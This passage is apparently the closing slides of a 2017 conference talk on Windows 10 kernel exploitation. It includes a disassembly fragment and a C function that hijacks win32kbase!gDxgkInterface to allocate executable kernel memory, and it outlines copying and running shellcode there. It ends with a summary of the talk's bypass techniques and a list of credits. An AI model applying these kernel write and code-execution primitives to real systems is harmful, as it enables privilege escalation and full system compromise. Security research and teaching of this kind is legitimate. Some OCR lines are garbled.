fffff803`4c60e4e6 c743080f000000  mov     dword ptr [rbx+8],0Fh
fffff803`4c60e4ed 498b86b8000000  mov     rax,qword ptr [r14+0B8h]
fffff803`4c60e4f4 488b4828        mov     rcx,qword ptr [rax+28h]
fffff803`4c60e4f8 48894b10        mov     qword ptr [rbx+10h],rcx
fffff803`4c60e4fc b9ffff0000      mov     ecx,0FFFFh
fffff803`4c60e501 488b05401b1f00  mov     rax,qword ptr [nt!MmPfnDatabase (fffff803`4c800048)]
fffff803`4c60e508 48894318        mov     qword ptr [rbx+18h],rax
fffff803`4c60e50c 488d058dc01500  lea     rax,[nt!PsLoadedModuleList (ff                76a5a0)]
```




- Get Win32kfull.sys base address
- Find win32kfull!DrvOcclusionStateChangeNotify
- Finally locate win32kbase!gDxgkInterface

Dynamic Kernel Memory

- Overwrite win32kbase!gDxgkInterface + 0x68 with nt!ExAllocatePoolWithTag

```
DWORD64 allocatePool(DWORD64 size, DWORD64 win32kfullBase, DWORD64 ntBase)
{
    DWORD64 gDxgkInterface = locategDxgkInterface(win32kfullBase);
    DWORD64 ExAllocatePoolWithTagAddr = ntBase + 0x27f390;
    writeQword(gDxgkInterface + 0x68, ExAllocatePoolWithTagAddr);
    DWORD64 poolAddr = NtGdiDdDDICreateAllocation(0, size, 0x41424344, 0x111);
    return poolAddr;
}
```

- Copy shellcode to allocated page using write primitive
- Execute it by overwriting win32kbase!gDxgkInterface again


ALLOCATE EXECUTABLE
KERNEL MEMORY
SUCCESS
imgflip.com


LET'S PRAY
TO THE DEMO GODS
memegenerator.net

Summary

- Kernel read/write primitives can still be leveraged with Write-What-Where vulnerabilities
- Page Table randomization can be bypassed with ntoskrnl.exe information leak
- Device Independent Bitmap can be used to leak ntoskrnl.exe
- tagWND can be used to leak ntoskrnl.exe
- Possible to allocate RWX pool memory with ExAllocatePoolWithTag
- Code on GitHub - https://github.com/MortenSchenk/BHUSA2017

Credits

- Alex Ionescu - https://recon.cx/2013/slides/Recon2013-Alex%20Ionescu-I%20got%2099%20problems%20but%20a%20kernel%20pointer%20ain%27t%20one.pdf
- Alex Ionescu - http://www.alex-ionescu.com/?p=231
- Diego Juarez - https://www.coresecurity.com/blog/abusing-gdi-for-ring0-exploit-primitives
- Yin Liang & Zhou Li - https://www.blackhat.com/docs/eu-16/materials/eu-16-Liang-Attacking-Windows-By-Windows.pdf
- Nicolas Economou - https://www.coresecurity.com/blog/getting-physical-extreme-abuse-of-intel-based-paging-systems-part-3-windows-hals-heap
- David Weston & Matt Miller - https://www.blackhat.com/docs/us-16/materials/us-16-Weston-Windows-10-Mitigation-Improvements.pdf
- Matt Oh & Elia Florio - https://blogs.technet.microsoft.com/mmpc/2017/01/13/hardening-windows-10-with-zero-day-exploit-mitigations/

Questions